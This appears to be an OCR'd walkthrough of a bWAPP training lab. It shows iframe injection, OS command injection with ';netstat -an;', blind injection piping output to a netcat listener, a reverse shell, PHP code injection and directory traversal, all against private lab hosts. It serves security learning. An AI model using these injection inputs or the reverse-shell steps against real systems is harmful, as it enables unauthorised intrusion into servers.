


192.168.83.131/bWAPP/iframei.php?ParamUrl=http://192.168.83.128:1235&ParamWidth=250&ParamHeight=250



```
┌──(kali㉿kali)-[~]
└─$ nc -vlnp 1235
listening on [any] 1235 ...
connect to [192.168.83.128] from (UNKNOWN) [192.168.83.128] 51448
GET / HTTP/1.1
Host: 192.168.83.128:1235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.83.131/bWAPP/iframei.php?ParamUrl=http://192.168.83.128:1235&ParamWidth=250&ParamHeight=250
Upgrade-Insecure-Requests: 1
```


OS-COMMAND INJECTION



DNS lookup: 192.168.83.131;netstat -an;

```
;; connection timed out; no servers could be reached Active Internet connections (servers and established) Proto
Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:513
0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:9443 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:3306
0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:5901 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:8080
0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:3632 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:6001 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:21
0.0.0.0:* LISTEN tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:9080 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:25
0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:666 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:8443 0.0.0.0:* LISTEN tcp 0 0 0.0.0.0:445
0.0.0.0:* LISTEN tcp6 0 0 :::80 :::* LISTEN tcp6 0 0 :::6001 :::* LISTEN tcp6 0 0 :::22 :::* LISTEN tcp6 0 0 :::443 :::*
LISTEN tcp6 0 0 192.168.83.131:80 192.168.83.128:40998 TIME_WAIT tcp6 0 0 192.168.83.131:80
192.168.83.128:41008 ESTABLISHED tcp6 0 0 192.168.83.131:80 192.168.83.128:40992 TIME_WAIT tcp6 0 0
```

OS-COMMAND INJECTION BLIND




/ OS Command Injection - Blind /

Enter your IP address: 192.168.83.131 | nc 192.168.83. PING

Did you captured our GOLDEN packet?

```
┌─(kali㉿kali)-[~]
└─$ nc -lvp 1237
listening on [any] 1237 ...
192.168.83.131: inverse host lookup failed: Unknown host
connect to [192.168.83.128] from (UNKNOWN) [192.168.83.131] 42573
PING 192.168.83.131 (192.168.83.131) 56(84) bytes of data.
64 bytes from 192.168.83.131: icmp_seq=1 ttl=64 time=0.008 ms

--- 192.168.83.131 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.008/0.008/0.008/0.000 ms
```


OS-COMMAND INJECTION BLIND- REVERSE SHELL




/ OS Command Injection - Blind /

Enter your IP address: 192.168.83.131 | nc 192.168.83.

Did you captured our GOLDEN packet?




```
ls
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvp 1237
listening on [any] 1237 ...
192.168.83.131: inverse host lookup failed: Unknown host
connect to [192.168.83.128] from (UNKNOWN) [192.168.83.131] 47988
ls
666
admin
aim.php
apps
```



```
pwd
/var/www/bWAPP
```

PHP INJECTION




/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

test

PHP INJECTION



/ PHP Code Injection /


This is just a test page, reflecting back your **message**...

you

/ PHP Version 5.2.4-2ubuntu5 /

System	*Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686*
Build Date	*Feb 27 2008 20:27:58*
Server API	*Apache 2.0 Handler*
Virtual Directory Support	*disabled*
Configuration File (php.ini) Path	*/etc/php5/apache2*
Loaded Configuration File	*/etc/php5/apache2/php.ini*
Scan this dir for additional .ini files	*/etc/php5/apache2/conf.d*
additional .ini files parsed	*/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/sqlite.ini*
PHP API	*20041225*


DIRECTORY TRAVERSAL - DIRECTORIES



192.168.83.131/bWAPP/directory_traversal_2.php?directory=documents

/ Directory Traversal - Directories /

Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf

